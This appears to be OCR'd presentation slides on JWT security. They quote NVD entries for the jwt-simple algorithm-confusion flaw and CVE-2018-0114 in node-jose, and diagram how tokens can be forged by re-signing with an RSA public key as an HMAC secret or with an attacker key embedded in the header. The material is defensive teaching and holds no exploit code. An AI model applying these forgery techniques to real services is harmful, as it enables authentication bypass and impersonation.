
MODIFIED

This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.

Current Description

Since "algorithm" isn't enforced in jwt.decode()in jwt-simple 0.3.0 and earlier, a malicious user could choose what algorithm is sent sent to the server. If the server is expecting RSA but is sent HMAC-SHA with RSA's public key, the server will think the public key is actually an HMAC private key. This could be used to forge any data an attacker wants.

HMAC-SHA signed with RSA public key




server

JWT
Algorithm: RS (asymmetric RSA + SHA)
signed with a server RSA private key
verified with a server RSA public key

JWT
Changed algorithm: HS (symmetric HMAC + SHA)
signed with a server RSA public key as an HMAC secret
(RSA public keys often available)
verified with a server key (RSA public key used in HMAC)

Why to Require Algorithm and Key?

- Key provided in JWT header (sic!)



CVE-2018-0114 Detail


MODIFIED

This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.

Current Description

A vulnerability in the Cisco node-jose open source library before 0.11.0 could allow an unauthenticated, remote attacker to re-sign tokens using a key that is embedded within the token. The vulnerability is due to node-jose following the JSON Web Signature (JWS) standard for JSON Web Tokens (JWTs). This standard specifies that a JSON Web Key (JWK) representing a public key can be embedded within the header of a JWS. This public key is then trusted for verification. An attacker could exploit this by forging valid JWS objects by removing the original signature, adding a new public key to the header, and then signing the object using the (attacker-owned) private key associated with the public key embedded in that JWS header.


Key provided in JWT header (sic!)



JWT
Algorithm: RS (asymmetric)
signed with a server's RSA private key
verified with a server's RSA public key

JWT
Algorithm: RS (asymmetric)
signed with a hacker's RSA private key
A hacker's RSA public key provided in a JWT header
verified with a hacker's RSA public key (!)

Good API Design: auth0:java-jwt

